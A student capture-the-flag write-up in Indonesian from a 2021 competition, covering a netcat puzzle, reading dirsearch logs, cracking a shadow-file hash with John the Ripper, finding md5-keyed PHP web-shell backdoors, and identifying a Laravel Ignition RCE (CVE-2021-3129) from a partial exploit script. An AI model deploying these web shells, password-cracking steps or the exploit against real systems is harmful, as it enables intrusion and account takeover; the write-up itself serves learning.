

## Write-Up CTF KKST2021 Kategori Pelajar

NAMA TIM : BornMatrix

INSTITUSI : SMKN 2 Banjarmasin

Senin, 11 Oktober 2021

## **Ketua Tim**


1. Reja Revaldy .F.

## Member

1. Rezka Norhafizah

## [PASSWORD VM]

#### Soal



#### Pembahasan

Setelah kami melakukan nc 103.171.85.90 30001 muncul pertanyaan yang di mana kita diminta untuk mencari uppercase dan lowercase beserta jumlahnya

```
(wow this)-[/home/kali/kks/KKS/soal]

nc 103.171.85.90 30001


MezetmutlqfawhioifceKgyvABqfppxermmqbilfvgkwalyxbawfvgnfyspxZjbaokUerrgandhxrzonuueifpbuecdexdvoownfkUuymxazubpVwauqbshjnswubmrrjdoxghtWmnchpmynjphpwDmgnyqgegkxauhcbdm atcotrncteynybdnkBjtouzcchinrKqecdkzdaquTKafBzwGknqihvcQqqxidbZeowcklpzkimusaytllofmkvlvynYqjurymtKqrghmkghysxpulvgcgwxvrouHbjivyfHkxxgzgoyhoIzuhNweggpcmWxqdamjvibwxna kzlljydIxrvxmyieisrPgicfCwwkjhampzknovixicjwMpvcztBmnmljpooadarcrZyqdWtiisuwabyblrzYWecfdbeNaashqckzcwyhnWUgmjxiphnamnqywtdabmjqzeysmeyaHigphrkltZaoyojnKzchwkgfmxoujtu hPwmnrotrutWoledpfqdvdfxfnfjgdpxygtjludqdrawkJgcfoyuzwodocrwnolpmwxoyjpuatuvglyyjzziajVlwtcdgdzzhxtcrovyojcsyjgbyrnutkkwockBHuzfHbbdjkysjahphovunorTxbvrtdxigyejtjzrwtbyycxjmrghnXrvylfnoigacgTevgcmqatkelguupxbzwejuisomfzfxzbpfugxnslvfgbiklsIvadmbnitbZxprSVdiaygdqppenmffhsrvEaolepyjnbtmkhgfvvmplhrtbgfnakTleskxxfdsccseekqfvkzplfcr zuednqdzbiwfatzwmmrllzfriPqKEcfzyfzvcqwaqjqkjcvcddxwbdaxuvwreawnjxhwfigywmdlpaxiacltajpWshwwbchniisnwdpmvrauvyiollyywGrqsshnsnxeesqdxqdyghoWkxBythwgrmtgQtcghlquxtsmsVu wYtnztexqjnvaowzgifrykoppcghfvgdmcugnxxvmDcexistgayuwelifnqTagymcbcdikqvqxhovmbkszardfcsrwamchlyt
What the Upper things and how much? (UPPER:HOWMANY):
```

Selanjutnya, kami membuat script python sederhana yang di mana berisi program untuk mencari uppercase dan lowercase beserta jumlahnya

```
| Second | S
```

Kemudian kami input string yang dimunculkan oleh nc tersebut pada script python dan kami mendapatkan uppercase atau lowercase beserta jumlahnya yang diminta. Setelah itu, kami coba input ke soal dan didapat :

```
What the Upper things and how much? (UPPER:HOWMANY): SDSFDG
Your input SDSFDG
Must be SHXWNEERODUWLYCQDIOKVEXULWATFGSPDSYQLBUJLNABDBABXSFAOGEOLGXIWEMKVDDQXH:70
```



Dari hal tersebut, kami dapat menyimpulkan bahwa ketika kita menginput jawaban yang salah maka program akan memberitahu jawaban yang benar, dan ketika kita menginput jawaban yang benar maka program akan mengulangi hal yang sama yaitu menanyakan uppercase ataupun lowercase beserta jumlahnya. Selanjutnya, kami coba hal tersebut berulang kali dan didapat flag:


zyenehyCicnlpglgpwxwcemarrbliPtdElpPfHtitobzzswgoDnnstzwrajeOeadltcZZlkbndjgfahcmz iggcBkjppwrzylmUIinzsdowcnjTzqutrzwvbcsljsWYqtavCgihiosqafafbdvsgilqKnsbBvxbvvloIk pwgmwpcbwnjazpcdCbNhkhxysgmpjeTibdjhujirmkainytudxtosufudrqipxypNrkoyoxFnomFnlTmxk qioifcxrcdclhAbjcmhPBxbdzxlvuxevtauihygThenrbuttoadiplyszxsidztbqivuazwmikbHmnrxMt kefhjmlvvqfucdjzkfqhrapirnaPatxpDfxvqpcauNhtmqSlMgrqntijkqkdjqlybhkapedbnohkhIewiz wbptcwdfcfrlaegUdjsafluvaIhufbhwkalfldsnoTxqbpxfXrvsoHtrqyctWJAqvnrrwncsahomfkaqyk tayugkwyqujzpppyhdmvsfYwbarsFaocgIgqYjerwwggmclcvfdxqmnfxrsagzaoceRpokbxeafppbbckf pirxzjjpgrxgbtrkSCiuewaiqgngawtlnilgstrnhcqojAreayftuxqyublgmlErmRBtwewuYctpafqrqp brhwwvjgtjogpJqsrovrecpbUlnuNkrksehegfqnzVFnealjqcwdktxhryrftjXncbtzqffrkqzylivall vojmlbfwSedfgdvwddobzynyxpJsWnqytsutwuoeMwwZgEuymfwwrlrjdmWwqailvkohpwzpwvpqrynogy dpxxasxigAbakjnsyrgPjRytidlqcbqckPefprrgdnjldwoxmxdvbdcvcqyueoyrcczsudsCzJTdyxlfou RwxrwwzjlzjkavnjgqezpNzuwhwpffjjlfzDiktbuzQiuolnZExmlkkxbvpllkiwugQfbhoeehjggwtgzb vuqDnwluqpkbdmpEfeqlgmbfnJcayzmskpwhtpxrbtfapdvaFVuaccynaqrbslzbhxcwjbhktlivtfigMp unlbAmyaXyzJeElxrtfqbdbflyixlsmefy What the Upper things and how much? (UPPER:HOWMANY): CPEPHDOZZBUITWYCKBICNTNFFTAPB THMPDNSMIUITXHWJAYFIYRSCAERBYJUNVFXSJWMZEWAPRPCJTRNDQZEQDEJFVMAXJE:95 KKST2021{kok\_risih\_ada\_apa?}

FLAG = KKST2021{kok\_risih\_ada\_apa?}

#### **FORENSIC**

## [A FILE]

#### Soal




#### **Pembahasan**

Setelah didapat password untuk VM tadi, maka kami jalankan VM tersebut dan login sebagai guest. Selanjutnya kami coba Is untuk mengetahui folder apa saja yang terdapat pada user. Dan didapat :

```
guest@hackyou:~$ ls
guest@hackyou:~$ cd tools/
guest@hackyou:~/tools$ ls
guest@hackyou:~/tools$ cd dirsearch/
guest@hackyou:~/tools/dirsearch$ ls
CHANGELOG.md db default.conf dirsearch.py
                                                      Dockerfile lib logs README.md reports thirdparty
guest@hackyou:~/tools/dirsearch$ cd reports/
guest@hackyou:~/tools/dirsearch/reports$ ls
DO_NOT_DELETE_THIS_FOLDER.txt nikkoenggaliano.my.id r
guest@hackyou:~/tools/dirsearch/reports$ cd rpyid.asia/
guest@hackyou:~/tools/dirsearch/reports/rpyid.asia$ ls
21-06-11_05-31-46
guest@hackyou:~/tools/dirsearch/reports/rpyid.asia$ cat 21–06–11_05–31–46
400
       150B https://rpyid.asia:443/%2e%2e//google.com
         1KB https://rpyid.asia:443/php
1KB https://rpyid.asia:443/adminphp
200
200
        17B
               https://rpyid.asia:443/affiliate.php
         1KB https://rpyid.asia:443/index.php
200
         6KB
              https://rpyid.asia:443/index.php.bak
         1KB https://rpyid.asia:443/myadminphp
guest@hackyou:~/tools/dirsearch/reports/rpyid.asia$
```

Lalu, kami coba browsing <a href="https://rpyid.asia">https://rpyid.asia</a> dan kami masukkan satu persatu file yang tertera di atas, untuk mengetahui file mana yang berisi flag, dan ternyata itu adalah affiliate.php:



FLAG = KKST2021{eVeryLogsMatters}

## [ANOTHER USER]

#### Soal



#### **Pembahasan**

Pertama-tama kami melihat ke dalam file /etc/passwd untuk mencek apakah ada user selain guest :

```
guest@hackyou:~$ cat /etc/passwd
root:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:ys:/dev:/usr/sbin/nologin
sys:x:3:3:ys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:?lp:/var/spool/lpd:/usr/sbin/nologin
mai!x:8:8:mai!/var/mai!:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
muwu-data:x:33:33:muwu-data:/var/wuwu-/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
inc:x:39:39:irod:/var/run/rcd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:s5534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lad:x:105:5534::/var/lib/lxd:/bin/false
uuidd:x:106:100::/nun/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109::1002::/ox:/run/systein/ologin
guest:x:100:1002:.y.:/home/guest:/bin/bash
ellen:x:1002:1002:.y.:/home/guest:/bin/bash
guest@hackyou:~$
```

Seperti yang terlihat pada gambar, terdapat user lain selain guest, yaitu ellen. Selanjutnya, kami melihat ke dalam file /etc/shadow untuk mencek password yang digunakan oleh user.

```
root:*:18480:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:999999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:999999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www–data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
inc:*:10400.0:59595;7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd–resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
 _apt:*:18480:0:99999:7:::
1xd:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:18500:0:99999:7:::
guest:$6$ryrGLDTQ$JK83hxg/8iq8Vb3h1MuCXldAyLOGFdae4rDGBNo3DhS7I8GzenSS2cnZ3jDIhO8W71a5KYIrtYz2DZklWq
ellen:$6$2MEFa14T$iqODtS8CD4CXEdST5MT6hmhK2ERdgPqJs6kzHImiFgnE34UwNdAwgig/XsyLRzRnxxtNGKLWMCzpT1AHO2
```

Terlihat bahwa password yang digunakan oleh user ellen ini diencrypt menggunakan algoritma SHA512. Kemudian kami mencoba crack password tersebut menggunakan john the ripper dan wordlist yang digunakan adalah rockyou.txt. Namun, sebelum itu kedua file tersebut harus di unshadow terlebih dahulu.

```
(root@ kali)-[/home/kali/mnt/LKSN 2021]
unshadow passwd.txt shadow.txt > unshadow.txt
```

```
)-[/home/kali/mnt/LKSN 2021]
     cat unshadow.txt
root:*:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:*:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:*:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologinsyslog:*:102:106::/home/syslog:/usr/sbin/nologin
messagebus:*:103:107::/nonexistent:/usr/sbin/nologin
_apt:*:104:65534::/nonexistent:/usr/sbin/nologin
lxd:*:105:65534::/var/lib/lxd/:/bin/false
uuidd:*:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:*:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
landscape:*:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:*:109:1::/var/cache/pollinate:/bin/false
guest:$6$ryrGLDTQ$JK83hxg/8iq8Vb3hlMuCXldAyL0GFdae4rDGBNo3DhS7I8GzenSS2cnZ3jDIh08W71a5KYIrtYz2DZklWq9w./:1001:1001:\,,,,:/home/g
uest:/bin/bash
ellen:$6$2MEFal4T$iq0DtS8CD4CXEdST5MT6hmhK2ERdgPqJs6kzHImiFgnE34UwNdAwgig/XsyLRzRnxxtNGKLWMCzpTlAHO2l0k/:1002:1002:,,,:/home/el
```

Setelah itu, langsung saja kami eksekusi menggunakan john the ripper :

Dan didapat user selain guest yaitu ellen dengan password ihateyou.

FLAG = KKST2021{ellen:ihateyou}

#### Soal



#### **Pembahasan**

Kami login menggunakan user ellen kemudian kami mendapatkan direktori mybd yang kami asumsikan ialah lokasi di mana backdoornya berada :

```
ellen@hackyou:~$ pwd
/home/ellen
ellen@hackyou:~$ ls −lah
total 48K
drwxr-xr-x 7 ellen ellen 4.0K Jun 11 03:08
drwxr-xr-x 4 root root 4.0K Jun 11 02:10
                                84 Oct 11 09:47
220 Jun 11 02:07
                                                      .bash_history
.bash_logout
             1 ellen ellen
              1 ellen ellen
-rw-r--r-- 1 ellen ellen 3.7K Jun 11 02:07 .bashrc
drwx----- 2 ellen ellen 4.0K Jun 11 02:12
drwxrwxr-x 2 ellen ellen 4.0K Jun 11 03:12
             3 ellen ellen 4.0K Jun 11 02:12
drwxrwxr–x 3 ellen ellen 4.0K Jun 11 02:54
–rw–r––– 1 ellen ellen 807 Jun 11 02:07
                                                      .profile
                                  0 Jun 11 02:08 .sudo_as_admin_successful
-rw-r--r-- 1 ellen ellen
drwxrwxr-x 4 ellen ellen 4.0K Jun 11 04:27
-rw-rw-r-- 1 ellen ellen 180 Jun 11 03:08 .wget-hsts
ellen@hackyou:~$ cd tools/
ellen@hackyou:~/tools$ ls –lah
total 60K
drwxrwxr–x 4 ellen ellen 4.0K Jun 11 04:27
drwxr-xr-x 7 ellen ellen 4.0K Jun 11 03:08
             1 ellen ellen 3.2K Jun 11 03:08 cve-2014-4210_ssrf_scan.py
----------
-rw-rw---- 1 ellen ellen 9.3K Jun 11 03:08 cve-2018-2893_cmd.py
               ellen ellen 955 Jun 11 03:02 Dump.py
-rw-rw---- 1 ellen ellen 6.1K Jun 11 03:02 ExploitServer.py
                              1.2K Jun 11 04:26 generator.py
4.0K Jun 11 04:31 logs
-rw-r--r--
             1 root
                       root
drwxr-xr-x 2 root
                       root 4.0K Jun 11 04:31
drwxr-xr-x 2 root
-rw-rw---- 1 ellen ellen 2.2K Jun 11 03:04 RCEe.py
-rw-rw---- 1 ellen ellen 2.9K Jun 11 03:02 RCE.py
-rw-rw---- 1 ellen ellen 2.5K Jun 11 03:03 Test.py
ellen@hackyou:~/tools$ _
```

```
ellen@hackyou:~/tools$ cd mybd/
ellen@hackyou:~/tools/mybd$ ls -lah
total 36K
drwxr-xr-x 2 root root 4.0K Jun 11 04:31
drwxrwxr-x 4 ellen ellen 4.0K Jun 11 04:27
                          167 Jun 11 04:28 1.php
-rw-r--r-- 1 root root
-rw-r--r-- 1
                           167 Jun 11 04:31 generator
             root
                   root
                           167 Jun 11 04:30 jos.php
-rw-r--r-- 1 root
                   root
-rw−r−−r−− 1 root
                   root
                           167 Jun 11 04:31 rce.php
-rw-r--r-- 1 root
                   root
                           167 Jun 11 04:29 sapi.php
-rw-r--r-- 1 root
                   root
                           167 Jun 11 04:30 superM.php
-rw-r--r-- 1 root
                           167 Jun 11 04:30 uyab.php
                   root
ellen@hackyou:~/tools/mybd$ _
```

Selanjutnya, kami buka satu persatu file di atas dan didapat :


```
ellen@hackyou:~/tools/mybd$ cat 1.php
<?php $key = '202cb962ac59075b964b07152d234b70';if(isset($_GET[0])){
                                                         if($key == md5($_GET[0])){
    var_dump(system($_GET[1]));
}else{ exit; }}else{ exit; }?>ellen@hackyou:~/tools/mybd$
ellen@hackyou:~/tools/mybd$ cat jos.php
if($key == md5($_GET[0])){
ellen@hackyou:~/tools/mybd$ cat rce.php
<?php $key = '202cb962ac59075b964b07152d234b70';if(isset($_GET[0])){
                                                         if($key == md5($_GET[0])){
}else{ exit; }}else{ exit; }?>ellen@hackyou:~/tools/mybd$
                                                         if($key == md5($_GET[0])){
                             }else{ exit; }}else{ exit; }?>ellen@hackyou:~/tools/mybd$
    var_dump(system($_GET[1]));
ellen@hackyou:~/tools/mybd$ cat superM.php
ellen@hackyou:~/tools/mybd$ cat uyab.php
<?php $key = 'a430e06de5ce438d499c2e4063d60fd6';if(isset($_GET[0])){
                                                         if($key == md5($_GET[0])){
    var_dump(system($_GET[1]));
                             }else{ exit; }}else{ exit; }?>ellen@hackyou:~/tools/mybd$
ellen@hackyou:~/tools/mybd$
```

Terlihat bahwa key diencrypt menggunakan md5. Lalu, kami decrypt key tersebut satu persatu di https://www.md5online.org/md5-decrypt.html dan didapat :

```
7/7 found (100%)

202cb962ac59075b964b07152d234b70: 123
dac9630aec642a428cd73f4be0a03569: generator
60a69245adacb43656c4ca2b5a98aaba: joss
202cb962ac59075b964b07152d234b70: 123
f87f8f834b237ad853fb44cccaa18952: sapi
e1568c571e684e0fb1724da85d215dc0: l33t
a430e06de5ce438d499c2e4063d60fd6: bayu
```

Lalu, kami buka kembali <a href="https://rpyid.asia">https://rpyid.asia</a> dan kami buka satu persatu file backdoor nya dengan menyertakan key yang sudah didecrypt md5 tadi sebagai parameter. Hasilnya, file superM.php merupakan backdoor :



FLAG = KKST2021{InvestigatorMaster}

## [Social Media]

#### Soal



#### Pembahasan


Dari soal, didapat hint bahwa pelaku aktif di social media burung biru yaitu twitter. Lalu, kami menemukan tools wrapper API pada direktori /opt/twt.


```
ellen@hackyou:~$ cd /opt/twt/
ellen@hackyou:/opt/twt$ ls -lah
total 24K
drwxr–xr–x 2 root root 4.0K Sep
                                 1 07:45
drwxr-xr-x 4 root root 4.0K
                            Sep
                                 1 07:44
     --r-- 1 root root
                                 1 07:45 auth.php
                       615
                            Sep
−rw−r−−r−− 1 root root
                        138 Sep
                                 1 07:45 interface.php
-rw-r--r-- 1 root root 1.5K Sep
                                 1 07:45 main.php
-rw-r--r-- 1 root root 608 Sep
                                 1 07:45 twit.php
ellen@hackyou:/opt/twt$ _
```

Setelah kami membuka file main.php terlihat bahwa ini merupakan script yang dibuat pelaku untuk mengambil like twitter dari seorang artis dan kemudian diarahkan ke id postingan twitter si pelaku. Di sini, kami mendapat id postingan twitter dari si pelaku yaitu 1430386996644499457:


```
GNU nano 2.9.3
                                                      main.php
$tweet = "SELAMAT datang di KKSTNI-AD";
$API->send_tweet($tweet);
for($i=0; $i<1000; $i++){</pre>
    $API->send_tweet($i);
$API->send_tweet_with_media("Ini Tweet", "https://media.matamata.com/thumbs/2021/08/22/86922-gaya-l$
$total_tweet = $API->get_total_tweet("@elonmusk");
$mysql = mysqli_connect("localhost", "root", $password, "log_db_twitter");
if((int) $total_tweet > 320){
    if($API->get_total_likes("@elonmusk") > 100){
         if($API->get_following("@elonmusk") > 1000){
             echo "is oke!";
$API->send_tweet_with_media("WOW HE IS SO GOOD!", "https://assets.pikiran-rakyat.com/cr$
             if($API->get_likes_tweet("1430386996644499457")){
                 var_dump($API->get_profile("@twicetagram"));
                               ^W Where Is
^\ Replace
               ^O Write Out
^R Read File
                                                 Get Help
                   Read File
                                  Replace
```

Karena kami tidak tahu user twitter nya apa, maka kami susun saja seperti berikut dan ternyata langsung diarahkan ke user lain :






Lalu, untuk mencari kapan akun tersebut bergabung kami masukkan user @kpopframesbot pada link <a href="http://www.twitterjoindate.com/">http://www.twitterjoindate.com/</a> dan didapat :



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#### Soal



#### **Pembahasan**


Di dalam folder tools, kami menemukan beberapa file exploit seperti berikut:

```
ellen@hackyou:~$ ls −lah
total 48K
drwxr-xr-x 7 ellen ellen 4.0K Jun 11 03:08
drwxr-xr-x 4 root root 4.0K Jun 11 02:10
                                                   .bash_history
.bash_logout
            1 ellen ellen 660 Oct 11 11:17
             1 ellen ellen
-rw-r--r--
                              220 Jun 11 02:07
             1 ellen ellen 3.7K Jun 11 02:07
drwx----- 2 ellen ellen 4.0K
                                   Jun 11 02:12
drwxrwxr–x 2 ellen ellen 4.0K
                                    Jun 11 03:12
         --- 3 ellen ellen 4.0K
                                   Jun 11 02:12
drwxrwxr-x 3 ellen ellen 4.0K Jun 11 02:54 .local
-rw-r--r- 1 ellen ellen 807 Jun 11 02:07 .profile
-rw-r--r-- 1 ellen ellen
                                0 Jun 11 02:08
                                                   .sudo_as_admin_successful
drwxrwxr-x 4 ellen ellen 4.0K Oct 11 11:57
-rw-rw-r-- 1 ellen ellen 180 Jun 11 03:08 .wget-hsts
ellen@hackyou:~$ cd tools/
ellen@hackyou:~/tools$ ls –lah
total 60K
drwxrwxr–x 4 ellen ellen 4.0K Oct 11 11:57
drwxr-xr-x 7 ellen ellen 4.0K Jun 11 03:08
-rw-rw---- 1 ellen ellen 3.2K Jun 11 03:08 cve-2014-4210_ssrf_scan.py
-rw-rw---- 1 ellen ellen 9.3K Jun 11 03:08 cve-2018-2893_cmd.py
-rw-rw----
                                   Jun 11 03:02 Dump.py
Jun 11 03:02 ExploitServer.py
             1 ellen ellen 955
             1 ellen ellen 6.1K
-riii-riii----
-rw-r--r--
                             1.2K Jun 11 04:26 generator.py
             1 root
                      root
                             4.0K
                                    Jun 11 04:31
drwxr-xr-x 2
               root
                      root
drwxr-xr-x 2 root
                      root
                             4.0K
                                   Jun 11 04:31
-rw-rw---- 1 ellen ellen 2.2K Jun 11 03:04 RCEe.py
-rw-rw---- 1 ellen ellen 2.9K Jun 11 03:02 RCE.py
-rw-rw---- 1 ellen ellen 2.5K Jun 11 03:03 Test.py
ellen@hackyou:~/tools$
```

Sesuai hint yang diberikan yaitu bahasa pemrograman yang dipakai adalah PHP lalu kami mengambil kesimpulan bahwa CVE yang digunakan adalah CVE yang berhubungan dengan PHP. Kemudian, kami menemukan hal yang menarik pada isi file Test.py:

```
GNU nano 2.9.3
                                                     Test.py
import requests
import subprocess
import re
import os
import sys
def send(url='', viewfile=''):
    headers = {
         'Accept": "application/json"
    data = {
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
            "variableName": "whateverYouWant", "viewFile": ""
    data['parameters']['viewFile'] = viewfile
    resp = requests.post(url, json=data, headers=headers, verify=False)
    return resp
    generate(chain='', command=''):
if os.path.exists("phpggc"):
        print("[+] PHPGGC found. Generating payload and deploy it to the target")
        print("[i] PHPGGC not found. Cloning it")
        os.system("git clone https://github.com/ambionics/phpggc.git")
    payload = subprocess.getoutput(
        r"php -d'phar.readonly=0' ./phpgg<u>c/phpggc '%s' sys</u>tem '%s' --phar phar -o php://output | ba$
                                            [ Read 76 lines ]
                              ^₩ Where Is
                                                                                           M-U Undo
   Get Help
               ~O Write Out
                                                Cut Text
                                                                Justify
                                                                              Cur Pos
                                                Uncut Text ^T
   Exit
                  Read File
                                 Replace
                                                               To Linter
                                                                               Go To Line
```

Setelah kami search di google "Facade\\lgnition\\Solutions\\MakeViewVariableOptionalSolution" ternyata benar itu merupakan CVE dari Laravel (framework PHP) :



#### Kemudian didapat nomor CVE-nya:



# Laravel <= v8.4.2 debug mode: Remote code execution (CVE-2021-3129)

In late November of 2020, during a security audit for one of our clients, we came accross a website based on Laravel. While the site's security state was pretty good, we remarked that it was running in debug mode, thus displaying verbose error messages including stack traces:



FLAG = KKST2021{CVE-2021-3129}